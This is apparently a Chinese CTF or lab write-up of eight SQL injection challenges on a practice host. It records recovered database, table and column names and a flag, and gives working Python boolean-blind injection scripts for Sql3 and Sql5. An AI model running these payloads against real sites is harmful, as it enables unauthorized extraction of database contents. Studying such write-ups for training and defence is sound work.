


## Sql1（int注入）


Int型注入









数据库：db001\_L5u4T







sql\_key\_1,test\_sql




|  |  |
| --- | --- |
| id,tab2,key\_1,tab3 |  |




## Sql2（报错注入）




报错注入




库名：db002\_TI3Ee



表名：sql2\_answer,sql2\_key



列名：id,key2\_,tab3



## Sql3（bool盲注）

盲注

# --coding:utf-8--

import requests

import time

lists="qwertyuiopasdfghjklzxcvbnm\_,.1234567890QWERTYUIOPASDFGHJKLZXCVBNM\*~!#$%&'\"()+-/:;<>=?@|"

passwd=''

proxy={'http':'127.0.0.1:8080'}

for i in range(1,33):

for p in lists:

url="http://test.dns.outnet/web\_2/sql\_003/?answer=java&id=1 and ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{n},1))={cn}%23".format(n=i,cn=str(ord(p)))

content=requests.get(url).content.decode('utf-8')

if "错了" not in content:

passwd=passwd+p


print(passwd)

break

time.sleep(2)

print(passwd)

表名：




列名：

Keykey

爆字段




## Sql4（字符注入）




字符型注入




数据库




表名：table\_key,test\_table



列名str\_key



## Sql5



尝试盲注

# --coding:utf-8--

import requests

import time

url="http://test.dns.outnet/web\_2/sql\_005/index.php"

lists="qwertyuiopasdfghjklzxcvbnm\_,1234567890QWERTYUIOPASDFGHJKLZXCVBNM"

passwd=''

for i in range(1,33):

for p in lists:

param={'username':"admin' and ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{n},1))={cn}#".format(n=i,cn=str(ord(p))),

'password':'123',

'submit':'Login'

}


if "admin" in requests.post(url,data=param).content.decode('utf-8'):

passwd=passwd+p

print(passwd)

break

time.sleep(1)

print(passwd)  
  


表名：table\_admin this\_is\_key\_tab

列名：keykey\_key

# --coding:utf-8--

import requests

import time

url="http://test.dns.outnet/web\_2/sql\_005/index.php"

lists="-qwertyuiopasdfghjklzxcvbnm\_,.1234567890QWERTYUIOPASDFGHJKLZXCVBNM\*~!#$%&'\"()+-/:;<>=?@|"

passwd=''

for i in range(1,30):

for p in lists:

print(i,p)

param={'username':"admin' and ascii(substr((select group\_concat(keykey\_key) from this\_is\_key\_tab),{n},1))={cn}#".format(n=i,cn=str(ord(p))),

'password':'123',

'submit':'Login'

}

if "admin" in requests.post(url,data=param).content.decode('utf-8'):

passwd=passwd+p

print(passwd)

break


time.sleep(1)

print(passwd)

#Key\_is\_POST\_SQL\_is\_SO-Easy


做法二

联合查询




## Sql6 （使用’)闭合）


关键点：使用’)闭合




可报错注入




表名：tab\_key\_here



列名：it\_is\_key\_




## Sql7（含有宽字节内容注入）




关键括号闭合，无回显，尝试盲注

遇到问题：**key为宽字节**的！


使用hex进行转换，然后用conv转换为10进制方便测试



转化为16进制




16进制转换为utf-8




## Sql8（cookie注入）

